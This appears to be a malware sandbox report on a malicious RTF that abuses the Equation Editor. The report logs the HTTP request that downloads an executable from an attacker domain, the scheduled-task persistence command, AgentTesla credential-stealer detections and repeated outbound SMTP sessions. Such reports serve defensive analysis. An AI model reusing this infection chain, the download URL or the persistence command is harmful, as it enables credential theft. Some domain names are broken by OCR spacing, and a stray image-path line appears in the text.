File Content Preview:	{\rtf6315{\object39586589 395 86589 \" \objocx4068557\~\objupdate6450751164507511 \obj w6021\objh2310{*\objdata363922 {{{{{{{{{{{{{{{{{{{{{{{{{{{{

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	00000133h								no
1	000000DEh	2	embedded	EquaTioN.3	1903				no

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 22, 2021 17:30:49.501636028 CEST	192.168.2.22	8.8.8.8	0xa6ed	Standard query (0)	maritrades hipplng.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:31:50.287045002 CEST	192.168.2.22	8.8.8.8	0xd78f	Standard query (0)	mail.priva teemail.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:31:58.546166897 CEST	192.168.2.22	8.8.8.8	0xc191	Standard query (0)	mail.priva teemail.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:31:58.595829010 CEST	192.168.2.22	8.8.8.8	0xc191	Standard query (0)	mail.priva teemail.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:32:05.951370955 CEST	192.168.2.22	8.8.8.8	0x2339	Standard query (0)	mail.priva teemail.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:32:06.012056112 CEST	192.168.2.22	8.8.8.8	0x2339	Standard query (0)	mail.priva teemail.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:32:14.860537052 CEST	192.168.2.22	8.8.8.8	0xdad7	Standard query (0)	mail.priva teemail.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:32:14.910754919 CEST	192.168.2.22	8.8.8.8	0xdad7	Standard query (0)	mail.priva teemail.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:32:25.041042089 CEST	192.168.2.22	8.8.8.8	0x41b6	Standard query (0)	mail.priva teemail.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:32:32.681997061 CEST	192.168.2.22	8.8.8.8	0xbe06	Standard query (0)	mail.priva teemail.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:32:32.734611988 CEST	192.168.2.22	8.8.8.8	0xbe06	Standard query (0)	mail.priva teemail.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 17:30:49.563747883 CEST	8.8.8.8	192.168.2.22	0xa6ed	No error (0)	maritrades hipplng.com		104.21.27.166	A (IP address)	IN (0x0001)
Jul 22, 2021 17:30:49.563747883 CEST	8.8.8.8	192.168.2.22	0xa6ed	No error (0)	maritrades hipplng.com		172.67.169.145	A (IP address)	IN (0x0001)
Jul 22, 2021 17:31:50.338172913 CEST	8.8.8.8	192.168.2.22	0xd78f	No error (0)	mail.priva teemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Jul 22, 2021 17:31:58.595217943 CEST	8.8.8.8	192.168.2.22	0xc191	No error (0)	mail.priva teemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Jul 22, 2021 17:31:58.645998955 CEST	8.8.8.8	192.168.2.22	0xc191	No error (0)	mail.priva teemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Jul 22, 2021 17:32:06.011358976 CEST	8.8.8.8	192.168.2.22	0x2339	No error (0)	mail.priva teemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Jul 22, 2021 17:32:06.064508915 CEST	8.8.8.8	192.168.2.22	0x2339	No error (0)	mail.priva teemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Jul 22, 2021 17:32:14.910052061 CEST	8.8.8.8	192.168.2.22	0xdad7	No error (0)	mail.priva teemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Jul 22, 2021 17:32:14.960225105 CEST	8.8.8.8	192.168.2.22	0xdad7	No error (0)	mail.priva teemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Jul 22, 2021 17:32:25.101026058 CEST	8.8.8.8	192.168.2.22	0x41b6	No error (0)	mail.priva teemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Jul 22, 2021 17:32:32.733392954 CEST	8.8.8.8	192.168.2.22	0xbe06	No error (0)	mail.priva teemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Jul 22, 2021 17:32:32.786246061 CEST	8.8.8.8	192.168.2.22	0xbe06	No error (0)	mail.priva teemail.com		198.54.122.60	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- maritradeshipplng.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	104.21.27.166	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:30:49.633574009 CEST	0	OUT	GET /wayss/okilo.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: maritradeshipplng.com Connection: Keep-Alive
Jul 22, 2021 17:30:50.002737045 CEST	2	IN	HTTP/1.1 200 OK Date: Thu, 22 Jul 2021 15:30:49 GMT Content-Type: application/octet-stream Content-Length: 918016 Connection: keep-alive Last-Modified: Thu, 22 Jul 2021 07:16:32 GMT ETag: "e0200-5c7b11105d9f8" Accept-Ranges: bytes CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=A4WScKmZaLuRICl5Vg8CWsrWHYZxehHOeC9R%2Fs8kP8xwh%2F0GSl%2F6oRcZSoMzklCMUv%2B2QB5AuT7aOfp81JZ0a8ZaFRiQxuOa%2F2x4XKv8LFBLHelWLzwkMQ8813jnYWu9lWjtKT5SQCE%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 672db66479d040e9-LHR alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 79 1a f9 60 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 56 0c 00 00 a8 01 00 00 00 00 00 6e 75 0c 00 00 20 00 00 00 80 0c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 0e 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 20 75 0c 00 4b 00 00 00 00 a0 0c 00 14 a3 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 0e 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 74 55 0c 00 00 20 00 00 00 56 0c 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 73 64 61 74 61 00 00 18 00 00 00 00 80 0c 00 00 02 00 00 00 5a 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 14 a3 01 00 00 a0 0c 00 00 a4 01 00 00 5c 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 60 0e 00 00 02 00 00 00 00 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELy`Vnu @ @ uK` H.texttU V `.sdataZ@.rsrc\@@.reloc`@B

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jul 22, 2021 17:31:50.744883060 CEST	587	49168	198.54.122.60	192.168.2.22	220 PrivateEmail.com prod Mail Node
Jul 22, 2021 17:31:50.745497942 CEST	49168	587	192.168.2.22	198.54.122.60	EHLO 066656
Jul 22, 2021 17:31:50.934009075 CEST	587	49168	198.54.122.60	192.168.2.22	250-mta-08.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Jul 22, 2021 17:31:50.934842110 CEST	49168	587	192.168.2.22	198.54.122.60	STARTTLS
Jul 22, 2021 17:31:51.122312069 CEST	587	49168	198.54.122.60	192.168.2.22	220 Ready to start TLS
Jul 22, 2021 17:31:59.024944067 CEST	587	49170	198.54.122.60	192.168.2.22	220 PrivateEmail.com prod Mail Node
Jul 22, 2021 17:31:59.025263071 CEST	49170	587	192.168.2.22	198.54.122.60	EHLO 066656
Jul 22, 2021 17:31:59.212789059 CEST	587	49170	198.54.122.60	192.168.2.22	250-mta-08.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Jul 22, 2021 17:31:59.213057041 CEST	49170	587	192.168.2.22	198.54.122.60	STARTTLS
Jul 22, 2021 17:31:59.400476933 CEST	587	49170	198.54.122.60	192.168.2.22	220 Ready to start TLS
Jul 22, 2021 17:32:06.450463057 CEST	587	49171	198.54.122.60	192.168.2.22	220 PrivateEmail.com prod Mail Node
Jul 22, 2021 17:32:06.450862885 CEST	49171	587	192.168.2.22	198.54.122.60	EHLO 066656

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jul 22, 2021 17:32:06.641848087 CEST	587	49171	198.54.122.60	192.168.2.22	250-mta-08.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Jul 22, 2021 17:32:06.642119884 CEST	49171	587	192.168.2.22	198.54.122.60	STARTTLS
Jul 22, 2021 17:32:06.832670927 CEST	587	49171	198.54.122.60	192.168.2.22	220 Ready to start TLS
Jul 22, 2021 17:32:15.340521097 CEST	587	49172	198.54.122.60	192.168.2.22	220 PrivateEmail.com prod Mail Node
Jul 22, 2021 17:32:15.340907097 CEST	49172	587	192.168.2.22	198.54.122.60	EHLO 066656
Jul 22, 2021 17:32:15.528687954 CEST	587	49172	198.54.122.60	192.168.2.22	250-mta-08.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Jul 22, 2021 17:32:15.529095888 CEST	49172	587	192.168.2.22	198.54.122.60	STARTTLS
Jul 22, 2021 17:32:15.718035936 CEST	587	49172	198.54.122.60	192.168.2.22	220 Ready to start TLS
Jul 22, 2021 17:32:25.486705065 CEST	587	49173	198.54.122.60	192.168.2.22	220 PrivateEmail.com prod Mail Node
Jul 22, 2021 17:32:25.487236023 CEST	49173	587	192.168.2.22	198.54.122.60	EHLO 066656
Jul 22, 2021 17:32:25.682280064 CEST	587	49173	198.54.122.60	192.168.2.22	250-mta-08.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Jul 22, 2021 17:32:25.682760000 CEST	49173	587	192.168.2.22	198.54.122.60	STARTTLS
Jul 22, 2021 17:32:25.878017902 CEST	587	49173	198.54.122.60	192.168.2.22	220 Ready to start TLS
Jul 22, 2021 17:32:33.166738033 CEST	587	49174	198.54.122.60	192.168.2.22	220 PrivateEmail.com prod Mail Node
Jul 22, 2021 17:32:33.167226076 CEST	49174	587	192.168.2.22	198.54.122.60	EHLO 066656
Jul 22, 2021 17:32:33.357281923 CEST	587	49174	198.54.122.60	192.168.2.22	250-mta-08.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Jul 22, 2021 17:32:33.357748032 CEST	49174	587	192.168.2.22	198.54.122.60	STARTTLS
Jul 22, 2021 17:32:33.546351910 CEST	587	49174	198.54.122.60	192.168.2.22	220 Ready to start TLS

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 1320 Parent PID: 584

General

Start time:	17:30:35
Start date:	22/07/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f7e0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2764 Parent PID: 584

General

Start time:	17:30:36
Start date:	22/07/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: merciesxdncdc.exe PID: 3040 Parent PID: 2764

General

Start time:	17:30:39
Start date:	22/07/2021
Path:	C:\Users\user\AppData\Roaming\merciesxdncdc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\merciesxdncdc.exe
Imagebase:	0x9d0000
File size:	918016 bytes
MD5 hash:	E85A0E1E81ACBCEA6A0E10EEEDF32F6D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 24%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: schtasks.exe PID: 2564 Parent PID: 3040

General

Start time:	17:31:04
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\JxCmQoa' /XML 'C:\Users\user\AppData\Local\Temp\tmp2E52.tmp'
Imagebase:	0xbf0000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: merciesxdncdc.exe PID: 2728 Parent PID: 3040

General

Start time:	17:31:05

Start date:	22/07/2021
Path:	C:\Users\user\AppData\Roaming\merciesxdncdc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\merciesxdncdc.exe
Imagebase:	0x9d0000
File size:	918016 bytes
MD5 hash:	E85A0E1E81ACBCEA6A0E10EEEDF32F6D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2347741002.00000000028A5000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.2347741002.00000000028A5000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2346238680.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000002.2346238680.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2347049705.0000000002461000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.2347049705.0000000002461000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2347184343.000000000250A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.2347184343.000000000250A000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities Show Windows behavior

Disassembly

Code Analysis